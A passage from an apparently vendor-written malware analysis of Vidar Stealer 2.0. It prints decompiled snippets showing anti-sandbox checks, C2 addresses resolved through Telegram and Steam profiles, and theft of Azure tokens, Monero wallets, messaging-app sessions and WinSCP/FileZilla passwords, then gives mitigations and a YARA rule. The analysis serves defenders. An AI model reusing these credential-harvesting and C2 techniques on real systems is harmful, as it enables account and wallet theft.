if ( Buffer.ullAvailPhys >> 20 >= 0x801 )
    v13 = -1678067288;
v14 = -1069532366;
if ( Buffer.ullAvailPhys < 0x20000000 )
    v14 = -1484655675;
v15 = 69325989;

```

Figure 35. Anti-analysis verification by checking physical memory to detect virtualization or sandbox environments

C2 connection

Sample gets the username and appends it to 'instance_' string. First, it tries to open a named event using this string. If it succeeds, it will terminate execution; if not, it will create a new event. This is used instead of a mutex to ensure that a single instance of malware is running.

```

jnz     short loc_7FF707C716AF
xor     ecx, ecx           ; lpEventAttributes
xor     edx, edx           ; bManualReset
xor     r8d, r8d           ; bInitialState
lea     r9, [rsp+428h+Name] ; lpName
call    cs:CreateEventA
mov     cs:hObject, rax
test    rax, rax
mov     eax, 887D8544h
mov     ecx, 4C6738B4h
cmovz   eax, ecx
jmp     short loc_7FF707C7

-----
E4+11F (Synchronized with E

```

[rsp+428h+Name]=[Stack[00000E30]:00000033972FEEA0]	
db	69h ; i
db	6Eh ; n
db	73h ; s
db	74h ; t
db	61h ; a
db	6Eh ; n
db	63h ; c
db	65h ; e
db	5Fh ; _
db	44h ; D

Image is loading

```

jnz     short loc_7FF707C716AF
xor     ecx, ecx           ; lpEventAttributes
xor     edx, edx           ; bManualReset
xor     r8d, r8d           ; bInitialState
lea     r9, [rsp+428h+Name] ; lpName
call    cs:CreateEventA
mov     cs:hObject, rax
test    rax, rax
mov     eax, 887D8544h
mov     ecx, 4C6738B4h
cmovz   eax, ecx
jmp     short loc_7FF707C7

-----
E4+11F (Synchronized with E

```

[rsp+428h+Name]=[Stack[00000E30]:00000033972FEEA0]	
db	69h ; i
db	6Eh ; n
db	73h ; s
db	74h ; t
db	61h ; a
db	6Eh ; n
db	63h ; c
db	65h ; e
db	5Fh ; _
db	44h ; D

Figure 36. Creation of Event named instance_ + username, ensuring single instance is running

It creates a new directory with a 5 random symbol name in 'C:\ProgramData' folder that will be used to save stolen data until exfiltration. Then it tries to connect to one of the saved URLs. Before doing that, it changes some settings for the previously opened WinINet library instance. This includes multiple timeout settings:

2 = INTERNET_OPTION_CONNECT_TIMEOUT = 30000

5 = INTERNET_OPTION_CONTROL_SEND_TIMEOUT = 54464

6 = INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT = 54464

7 = INTERNET_OPTION_DATA_SEND_TIMEOUT = 54464

8 = INTERNET_OPTION_DATA_RECEIVE_TIMEOUT = 54464

```

mov     edx, 2           ; dwOption
lea     r8, [rsp+98h+Buffer] ; lpBuffer
mov     r9d, 4           ; dwBufferLength
mov     rdi, cs:InternetSetOptionA
call    rdi ; InternetSetOptionA
mov     r13d, eax
mov     rcx, cs:hInternet ; hInternet
mov     edx, 5           ; dwOption
mov     [rsp+98h+var_58], r14
lea     r14, [rsp+98h+var_60]
mov     r8, r14          ; lpBuffer
mov     r9d, 4           ; dwBufferLength
call    rdi ; InternetSetOptionA
mov     [rsp+98h+var_68], r12d
mov     r12, r15
mov     r15, rsi
mov     rsi, rbx
mov     ebx, eax
and     ebx, r13d
mov     rcx, cs:hInternet ; hInternet
mov     edx, 6           ; dwOption
lea     rbp, [rsp+98h+var_64]
mov     r8, rbp          ; lpBuffer
mov     r9d, 4           ; dwBufferLength
call    rdi ; InternetSetOptionA
mov     r13d, eax
mov     rcx, cs:hInternet ; hInternet
mov     edx, 7           ; dwOption
mov     r8, r14          ; lpBuffer
mov     r9d, 4           ; dwBufferLength
call    rdi ; InternetSetOptionA

```

Image is loading

```

mov     edx, 2           ; dwOption
lea     r8, [rsp+98h+Buffer] ; lpBuffer
mov     r9d, 4           ; dwBufferLength
mov     rdi, cs:InternetSetOptionA
call    rdi ; InternetSetOptionA
mov     r13d, eax
mov     rcx, cs:hInternet ; hInternet
mov     edx, 5           ; dwOption
mov     [rsp+98h+var_58], r14
lea     r14, [rsp+98h+var_60]
mov     r8, r14          ; lpBuffer
mov     r9d, 4           ; dwBufferLength
call    rdi ; InternetSetOptionA
mov     [rsp+98h+var_68], r12d
mov     r12, r15
mov     r15, rsi
mov     rsi, rbx
mov     ebx, eax
and     ebx, r13d
mov     rcx, cs:hInternet ; hInternet
mov     edx, 6           ; dwOption
lea     rbp, [rsp+98h+var_64]
mov     r8, rbp          ; lpBuffer
mov     r9d, 4           ; dwBufferLength
call    rdi ; InternetSetOptionA
mov     r13d, eax
mov     rcx, cs:hInternet ; hInternet
mov     edx, 7           ; dwOption
mov     r8, r14          ; lpBuffer
mov     r9d, 4           ; dwBufferLength
call    rdi ; InternetSetOptionA

```

Figure 37. Setting of multiple timeout settings for the opened WinInet library

After that, it loads saved strings that contain Telegram bot link, Steam user profile link, and one more string – ‘ww_q1’

```
aHttpsTelegramM db 'https://telegram.me/ahnadar',0
; DATA XREF: sub_7FF7F8294AFD+183fo
; sub_7FF7F8294AFD+440fo

align 100h
aWwQ1_0 db 'ww_q1',0
; DATA XREF: sub_7FF7F8294AFD+19Cfo
; sub_7FF7F8294AFD+459fo

align 100h
aMozilla50Windo_0 db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/2010010'
; DATA XREF: sub_7FF7F8294AFD+1B5fo
; sub_7FF7F8294AFD+472fo

db '1 Firefox/145.0',0
align 100h
aHttpsSteamcomm db 'https://steamcommunity.com/profiles/76561198780411257',0
; DATA XREF: sub_7FF7F8294AFD+1CEfo
; sub_7FF7F8294AFD+48Bfo
```

Image is loading

```
aHttpsTelegramM db 'https://telegram.me/ahnadar',0
; DATA XREF: sub_7FF7F8294AFD+183fo
; sub_7FF7F8294AFD+440fo

align 100h
aWwQ1_0 db 'ww_q1',0
; DATA XREF: sub_7FF7F8294AFD+19Cfo
; sub_7FF7F8294AFD+459fo

align 100h
aMozilla50Windo_0 db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/2010010'
; DATA XREF: sub_7FF7F8294AFD+1B5fo
; sub_7FF7F8294AFD+472fo

db '1 Firefox/145.0',0
align 100h
aHttpsSteamcomm db 'https://steamcommunity.com/profiles/76561198780411257',0
; DATA XREF: sub_7FF7F8294AFD+1CEfo
; sub_7FF7F8294AFD+48Bfo
```

Figure 38. Loading of the additional string: “ww_q1”

Then it tries to connect to the Telegram servers to perform a ‘GET’ request. Vidar is already known for using Telegram bots to send logs during execution.

cmp	ecx, 86389176h		
jnz	loc_7FF707C36628	r8d=00000000000001B8	
movzx	r8d, [rsp+0EE8h+UrlComponents.nPort] ; nServerPort		db 74h ; t
mov	rdx, [rsp+0EE8h+UrlComponents.lpszHostName] ; lpszServerName		db 65h ; e
mov	rcx, cs:hInternet ; hInternet		db 6Ch ; l
xor	eax, eax		db 65h ; e
mov	[rsp+0EE8h+dwContext], rax ; dwContext		db 67h ; g
mov	[rsp+0EE8h+lpszReferrer], rax ; lpszPassword		db 72h ; r
mov	[rsp+0EE8h+dwFlags], 0 ; dwFlags		db 61h ; a
mov	dword ptr [rsp+0EE8h+lpszReferrer+8], 3 ; dwService		db 60h ; m
xor	r9d, r9d ; lpszUserName		db 2Eh ; .
call	cs:InternetConnectA		db 60h ; m
mov	r12, rax		db 65h ; e
test	rax, rax		

mov	eax, [rsp+0EE8h+var_E84]		
mov	[rsp+0EE8h+dwFlags], eax ; dwFlags		
movups	xmmword ptr [rsp+0EE8h+lpszReferrer], xmm6 ; lpszReferrer		db 2Fh ; /
mov	[rsp+0EE8h+dwContext], 0 ; dwContext		db 61h ; a
mov	rcx, r12 ; hConnect		db 68h ; h
mov	rdx, [rsp+0EE8h+lpszVerb] ; lpszVerb		db 6Eh ; n
lea	r8, [rsp+0EE8h+szObjectName] ; lpszObjectName	db 'GET',0	db 61h ; a
lea	r9, szVersion ; "HTTP/1.1"		db 64h ; d
call	cs:HttpOpenRequestA		db 61h ; a
mov	rbp, rax		db 72h ; r

Image is loading

cmp	ecx, 86389176h		
jnz	loc_7FF707C36628	r8d=00000000000001B8	
movzx	r8d, [rsp+0EE8h+UrlComponents.nPort] ; nServerPort		db 74h ; t
mov	rdx, [rsp+0EE8h+UrlComponents.lpszHostName] ; lpszServerName		db 65h ; e
mov	rcx, cs:hInternet ; hInternet		db 6Ch ; l
xor	eax, eax		db 65h ; e
mov	[rsp+0EE8h+dwContext], rax ; dwContext		db 67h ; g
mov	[rsp+0EE8h+lpszReferrer], rax ; lpszPassword		db 72h ; r
mov	[rsp+0EE8h+dwFlags], 0 ; dwFlags		db 61h ; a
mov	dword ptr [rsp+0EE8h+lpszReferrer+8], 3 ; dwService		db 60h ; m
xor	r9d, r9d ; lpszUserName		db 2Eh ; .
call	cs:InternetConnectA		db 60h ; m
mov	r12, rax		db 65h ; e
test	rax, rax		

mov	eax, [rsp+0EE8h+var_E84]		
mov	[rsp+0EE8h+dwFlags], eax ; dwFlags		
movups	xmmword ptr [rsp+0EE8h+lpszReferrer], xmm6 ; lpszReferrer		db 2Fh ; /
mov	[rsp+0EE8h+dwContext], 0 ; dwContext		db 61h ; a
mov	rcx, r12 ; hConnect		db 68h ; h
mov	rdx, [rsp+0EE8h+lpszVerb] ; lpszVerb		db 6Eh ; n
lea	r8, [rsp+0EE8h+szObjectName] ; lpszObjectName	db 'GET',0	db 61h ; a
lea	r9, szVersion ; "HTTP/1.1"		db 64h ; d
call	cs:HttpOpenRequestA		db 61h ; a
mov	rbp, rax		db 72h ; r

Figure 39. Vidar performing GET request to its Telegram C2 server

Looking into the saved Steam profile, we can see that it contains the URL in its username alongside the same 'ww_q1' string that the sample stores. After getting this username, it will remove that appendix and use it as the C2 server address. This string is most likely present here

to extract the user profile name from the data returned by the Steam response. Looking at previous usernames, we can see that multiple addresses were changed multiple times.




Image is loading




Figure 40. Vidar C2 servers hidden in Steam profile

Azure reader

For Azure, it looks for the '.azure' folder on the system, which contains the CLI authentication cache. The most valuable files and their content are:

File name

Content

accessTokens.json

Azure access and refresh tokens, tenant IDs, resource IDs and token expiration times.

azureProfile.json

Subscription IDs, tenant IDs, user principal name (UPN) and default subscription.

```
sub_7FF76A8431B0(FileName, 260i64, Buffer);  
sub_7FF76A8433D6((__int64)FileName, 260i64, (__int64)"\\.azure");  
v4 = GetFileAttributesA(FileName) == -1;
```

```
v10 = sub_7FF76A8435B9((__int64)FindFileData.cFileName, (__int64)"msal.cache") == 0;
```

Image is loading

```
sub_7FF76A8431B0(FileName, 260i64, Buffer);  
sub_7FF76A8433D6((__int64)FileName, 260i64, (__int64)"\\.azure");  
v4 = GetFileAttributesA(FileName) == -1;
```

```
v10 = sub_7FF76A8435B9((__int64)FindFileData.cFileName, (__int64)"msal.cache") == 0;
```

Figure 41. Accessing and targeting valuable Microsoft Azure files

Additionally, it looks for 'msal.cache' file, which contains the following data:

MSAL access tokens

MSAL refresh tokens

Account IDs

Tenant IDs

Scopes (Graph, Outlook, SharePoint, Azure)

App client IDs

Crypto reader

The sample has only one cryptocurrency wallet mentioned: Monero. It will look for its folder and search for files with '.keys' and '.address.txt' extensions inside.

```

sub_7FF767FA33D6(Buffer, 260LL, "\\Documents");
sub_7FF767FA33D6(Buffer, 260LL, "\\Monero");
v8 = sub_7FF767F89156((unsigned int)Buffer, (unsigned int)*.keys", (unsigned int)"Monero", 1, a1, a2);
v5 += v8
    + sub_7FF767F89156(
        (unsigned int)Buffer,
        (unsigned int)*.address.txt",
        (unsigned int)"Monero",
        1,
        a1,
        a2);

```

Image is loading

```

sub_7FF767FA33D6(Buffer, 260LL, "\\Documents");
sub_7FF767FA33D6(Buffer, 260LL, "\\Monero");
v8 = sub_7FF767F89156((unsigned int)Buffer, (unsigned int)*.keys", (unsigned int)"Monero", 1, a1, a2);
v5 += v8
    + sub_7FF767F89156(
        (unsigned int)Buffer,
        (unsigned int)*.address.txt",
        (unsigned int)"Monero",
        1,
        a1,
        a2);

```

Figure 42. Targeting keys and addresses of a Monero wallet including keys and wallet addresses

Besides that, it also has a logic to search for browser extensions. It tries to open folders with particular extension IDs, constructing their paths during execution. While the first versions of Vidar stored these IDs in the sample to target cryptocurrency extensions, this one doesn't. It gets them by iterating through the '\\Local Extension Settings\\' folder, where each subdirectory name is an extension ID. Data inside '.levedb' files may include encrypted cryptocurrency wallet vaults, authentication tokens, API keys and other sensitive extension-scoped data.



Figure 43. Targeting of cryptocurrency wallet extensions installed in Google Chrome to extract sensitive credentials

For Firefox, it enumerates extension storage origins (moz-extension++*) and targets global extension contexts identified by 'userContextId=4294967295', enabling the collection of extension-scoped IndexedDB and LocalStorage data such as encrypted cryptocurrency wallet vaults and authentication tokens.



Figure 44. Targeting of cryptocurrency wallet extensions installed in Mozilla Firefox to extract sensitive credentials

File grabber

Vidar 2.0 implements a directory-based file search routine that recursively searches for files from given folders. The module does not rely on specific file extensions or names, but it does use some stored folder paths for iteration. This grabber can iterate folders only on fixed or removable drives.



Figure 45. Checking and enumerating fixed and removable storage drives to locate files and directories that may contain sensitive user or system data

Here is the list of strings that represent folders and environmental variables that are used in the grabber routine:

[\\Desktop](#)

USERPROFILE

%DOCUMENTS%

%DESKTOP%

[\\Downloads](#)

%USERPROFILE%

%DOWNLOADS%

[\\Documents](#)

%RECENT%

Social apps

Here it targets Telegram files that are located in the '%AppData%\Telegram Desktop\tdata\' folder. It looks for the next files:

key_data: Encrypted authorization keys, local encryption key material and session secrets.

map*: Account IDs, Telegram data centers IDs and authorization keys.

settings: Application settings.

Discord is also a target of Vidar. As it's an Electron app, it has a Chromium-like file structure, so the sample uses the same techniques as a browser hijack to extract data. This involves finding and decrypting the AES key, then using it to obtain valuable data, such as login tokens.

```
sub_7FF76A8431B0((__int64)FileName, 260i64, (__int64)Buffer);
sub_7FF76A8433D6((__int64)FileName, 260i64, (__int64)"\\Telegram Desktop");
v8 = GetFileAttributesA(FileName) == -1;
```

```
sub_7FF76A819939("telegram_files", 0xFFFFFFFFi64);
```

```
sub_7FF76A8431B0((__int64)v54, 260i64, (__int64)"Soft\\");
sub_7FF76A8433D6((__int64)v54, 260i64, a5);
sub_7FF76A8433D6((__int64)v54, 260i64, (__int64)"\\");
sub_7FF76A8433D6((__int64)v54, 260i64, (__int64)v51);
v7 = (unsigned int)v12;
sub_7FF76A845BF6(v49, 16i64, 6i64);
v6 = FileName;
sub_7FF76A8431B0((__int64)FileName, 260i64, (__int64)"C:\\ProgramData\\");
sub_7FF76A8433D6((__int64)FileName, 260i64, v44);
v10 = v39;
sub_7FF76A8433D6((__int64)FileName, 260i64, (__int64)"\\");
v12 = (unsigned int)v12;
sub_7FF76A8433D6((__int64)FileName, 260i64, (__int64)v49);
v21 = !CopyFileA(ExistingFileName, FileName, 1);
```

```
v12 = (unsigned int)sub_7FF76A80992B(a1, v9, v2, v8, "discord_files") == 0;
```

```
v10 = v3
+ sub_7FF76A837389(
    a1,
    (unsigned int)"",
    (unsigned int)FileName,
    (unsigned int)"key_datas",
    (__int64)"Telegram",
    0);
v11 = sub_7FF76A837389(
    a1,
    (unsigned int)"",
    (unsigned int)FileName,
    (unsigned int)"settingss",
    (__int64)"Telegram",
    0);
v12 = v10
+ v11
+ sub_7FF76A837389(
    a1,
    (unsigned int)"",
    (unsigned int)FileName,
    (unsigned int)"map",
    (__int64)"Telegram",
    0);
```

Image is loading

```
sub_7FF76A8431B0((__int64)FileName, 260i64, (__int64)Buffer);
sub_7FF76A8433D6((__int64)FileName, 260i64, (__int64)"\\Telegram Desktop");
v8 = GetFileAttributesA(FileName) == -1;
```

```
sub_7FF76A819939("telegram_files", 0xFFFFFFFFi64);
```

```
sub_7FF76A8431B0((__int64)v54, 260i64, (__int64)"Soft\\");
sub_7FF76A8433D6((__int64)v54, 260i64, a5);
sub_7FF76A8433D6((__int64)v54, 260i64, (__int64)"\\");
sub_7FF76A8433D6((__int64)v54, 260i64, (__int64)v51);
v7 = (unsigned int)v12;
sub_7FF76A845BF6(v49, 16i64, 6i64);
v6 = FileName;
sub_7FF76A8431B0((__int64)FileName, 260i64, (__int64)"C:\\ProgramData\\");
sub_7FF76A8433D6((__int64)FileName, 260i64, v44);
v10 = v39;
sub_7FF76A8433D6((__int64)FileName, 260i64, (__int64)"\\");
v12 = (unsigned int)v12;
sub_7FF76A8433D6((__int64)FileName, 260i64, (__int64)v49);
v21 = !CopyFileA(ExistingFileName, FileName, 1);
```

```
v12 = (unsigned int)sub_7FF76A80992B(a1, v9, v2, v8, "discord_files") == 0;
```

```
v10 = v3
+ sub_7FF76A837389(
    a1,
    (unsigned int)"",
    (unsigned int)FileName,
    (unsigned int)"key_datas",
    (__int64)"Telegram",
    0);
v11 = sub_7FF76A837389(
    a1,
    (unsigned int)"",
    (unsigned int)FileName,
    (unsigned int)"settingss",
    (__int64)"Telegram",
    0);
v12 = v10
+ v11
+ sub_7FF76A837389(
    a1,
    (unsigned int)"",
    (unsigned int)FileName,
    (unsigned int)"map",
    (__int64)"Telegram",
    0);
```

Figure 46. Scanning local storage of messaging applications such as Telegram and Discord to harvest artifacts such as login tokens

Additionally, it targets the Steam client. It will search for the next files:

Name	Valuable content
loginusers.vdf	SteamID64, account name, persona name, last login time, flags: - RememberPassword - AllowAutoLogin - MostRecent
ssfn*	Steam Guard machine authentication token.
config.vdf	Account configuration, UI state, last used account, network / proxy info, Steam Guard status and cached tokens / flags.
libraryfolders.vdf	Steam library paths, installed game IDs and disk locations.
DialogConfig.vdf	UI dialog state, window sizes and last prompts shown.

Image is loading

Name	Valuable content
loginusers.vdf	SteamID64, account name, persona name, last login time, flags: - RememberPassword - AllowAutoLogin - MostRecent
ssfn*	Steam Guard machine authentication token.
config.vdf	Account configuration, UI state, last used account, network / proxy info, Steam Guard status and cached tokens / flags.
libraryfolders.vdf	Steam library paths, installed game IDs and disk locations.
DialogConfig.vdf	UI dialog state, window sizes and last prompts shown.

FTP/SSH reader

To get data from WinSCP, it reads two particular registry keys and tries to get hostnames, login names, encrypted passwords and ports.

Additionally, it targets FileZilla. It will open the 'recentservers.xml' file and search for passwords, hosts, usernames and ports.

```
RegCloseKey(v28);
v5 = RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Martin Prikryl\\WinSCP 2\\Sessions", 0, 9u, &v18) == 0;
```

```
RegGetValueW(v18, v27, &Value, 2u, 0i64, v39, &v17);
v17 = 512;
RegGetValueW(v18, v11, L"UserName", 2u, 0i64, v38, &v17);
v17 = 2048;
RegGetValueW(v18, v11, L"Password", 2u, 0i64, v42, &v17);
v17 = 4;
RegGetValueW(v18, v11, L"PortNumber", 0xFFFFu, 0i64, &v21, &v17);
```

```
v5 = RegOpenKeyExA(
    HKEY_CURRENT_USER,
    "Software\\Martin Prikryl\\WinSCP 2\\Configuration",
    0,
    1u,
    &v28) == 0;
```

Image is loading

```
RegCloseKey(v28);
v5 = RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Martin Prikryl\\WinSCP 2\\Sessions", 0, 9u, &v18) == 0;
```

```
RegGetValueW(v18, v27, &Value, 2u, 0i64, v39, &v17);
v17 = 512;
RegGetValueW(v18, v11, L"UserName", 2u, 0i64, v38, &v17);
v17 = 2048;
RegGetValueW(v18, v11, L"Password", 2u, 0i64, v42, &v17);
v17 = 4;
RegGetValueW(v18, v11, L"PortNumber", 0xFFFFu, 0i64, &v21, &v17);
```

```
v5 = RegOpenKeyExA(
    HKEY_CURRENT_USER,
    "Software\\Martin Prikryl\\WinSCP 2\\Configuration",
    0,
    1u,
    &v28) == 0;
```

Figure 47. Targeting and accessing Windows registry keys associated with WinSCP to retrieve stored session credentials and configuration information

Additionally, it targets FileZilla. It will open the 'recentServers.xml' file and search for passwords, hosts, usernames and ports.

```
(__int64)"\\AppData\\Roaming\\FileZilla\\recentervers.xml");
v8 = GetFileAttributesA(v57) == -1;

v50 = sub_7FF76A84479A(v35, (__int64)"</Pass>");

v35 = sub_7FF76A84479A((__int64)v29, (__int64)"<Pass encoding=\"base64\">");

v8 = (unsigned int)((__int64 (__fastcall *)(_BYTE *, const char *, _BYTE *))sub_7FF76A83E6AA)(
    v29,
    "Host",
    v55) == 0;

v8 = (unsigned int)((__int64 (__fastcall *)(_BYTE *, const char *, _BYTE *))sub_7FF76A83E6AA)(
    v29,
    "User",
    v55) == 0;

v8 = (unsigned int)((__int64 (__fastcall *)(_BYTE *, const char *, _BYTE *))sub_7FF76A83E6AA)(
    v29,
    "Port",
    v55) == 0;
```

Image is loading

```
(__int64)"\\AppData\\Roaming\\FileZilla\\recentervers.xml");
v8 = GetFileAttributesA(v57) == -1;

v50 = sub_7FF76A84479A(v35, (__int64)"</Pass>");

v35 = sub_7FF76A84479A((__int64)v29, (__int64)"<Pass encoding=\"base64\">");

v8 = (unsigned int)((__int64 (__fastcall *)(_BYTE *, const char *, _BYTE *))sub_7FF76A83E6AA)(
    v29,
    "Host",
    v55) == 0;

v8 = (unsigned int)((__int64 (__fastcall *)(_BYTE *, const char *, _BYTE *))sub_7FF76A83E6AA)(
    v29,
    "User",
    v55) == 0;

v8 = (unsigned int)((__int64 (__fastcall *)(_BYTE *, const char *, _BYTE *))sub_7FF76A83E6AA)(
    v29,
    "Port",
    v55) == 0;
```

Figure 48. Vidar attempting to extract sensitive authentication data stored in FileZilla, including usernames, passwords, hosts and ports

Screenshot

It uses a GDI screen-capture technique, which obtains the display device context and creates a bitmap compatible with that device. To get screen resolution, it uses 'GetSystemMetrics' multiple times with the following parameters:

76 = SM_XVIRTUALSCREEN – The coordinates for the left side of the virtual screen.

77 = SM_YVIRTUALSCREEN – The coordinates for the top of the virtual screen.

78 = SM_CXVIRTUALSCREEN – The width of the virtual screen, in pixels.

79 = SM_CYVIRTUALSCREEN – The height of the virtual screen, in pixels.

Screenshot will be saved as a 'screenshot.jpg' file.

Conclusion

The infostealer threat landscape continues to evolve rapidly. Even after major takedowns of top infostealer groups like LummaStealer and Rhadamanthys, other families like Vidar took this advantage to show its new capabilities and offer cybercriminals an alternative. This shows the resilience of the infostealer landscape and the continuous demand for stolen credentials.




Image is loading




Figure 49. Overall malware trends from the past year show a significant decline in Lumma and Rhadamanthys detections worldwide, and a sharp increase of Vidar usage (via any.run)

Vidar Stealer's new version shows how modern infostealers are evolving. With a full rewrite, better performance, and new ways to steal browser data, Vidar 2.0 is more stable, faster and harder to detect than before. Features like polymorphic builds and multithreading make each sample look different and work more efficiently on victim systems. As long as stolen data remains easy to monetize, infostealers like Vidar will continue to pose a serious and persistent threat.

Mitigation and recommendations

This infostealer campaign highlights an ongoing security challenge where widely trusted platforms are abused to distribute malicious payloads. By taking advantage of social trust and common download channels, threat actors are often able to bypass traditional security solutions. This

shows that relying on software origin or hosting platform alone is not enough, and layered security controls, continuous monitoring and user awareness are still critical to reducing the risk of infostealer threats.

Deploy modern endpoint protection or EDR solutions capable of behavioral and signature-based scanning. These solutions monitor suspicious process chains, credential access and data exfiltration seen in infostealer infections.

Keep all applications and operating systems up to date to ensure security patches are applied, and known vulnerabilities are addressed.

Implement control policies to restrict execution from directories not typically used by legitimate software.

Educate users on the risks of downloading tools from unofficial sources and remind them to obtain software only from verified vendors or trusted repositories.

YARA

Below is a YARA rule for hunting Vidar stealer payloads

```
rule VidarStealer_Payload
```

```
{
```

```
  meta:
```

```
    author = "Acronis Threat Research Unit (TRU)"
```

```
  strings:
```

```
    $str1 = "HostName"
```

```
    $str2 = "UserName"
```

```
    $str3 = "Password"
```

```
    $str4 = "PortNumber"
```

```
    $str5 = "%LOCALAPPDATA%"
```

```
    $str6 = "%APPDATA%"
```

```
    $str7 = "%USERPROFILE%"
```

\$str8 = "%DOWNLOADS%"

\$str9 = "key4.db"

\$str10 = "Local Extension Settings"

\$str11 = "Sync Extension Settings"

\$str12 = "Browser List"

\$str13 = "Chromium Plugins"

\$str14 = "Firefox Plugins"

condition:

uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and

8 of (\$str*)

Detection by Acronis

This threat has been detected and blocked by Acronis EDR / XDR:

Incidents184

Threat statusMitigated

SeverityHIGH

Investigation stateClosed

Positivity level10 / 10

Incident typeMalware detected

CreatedJan 21, 2026 10:17:47:928

UpdatedJan 21, 2026 10:17:47:928

Post comment

Remediate entire incident

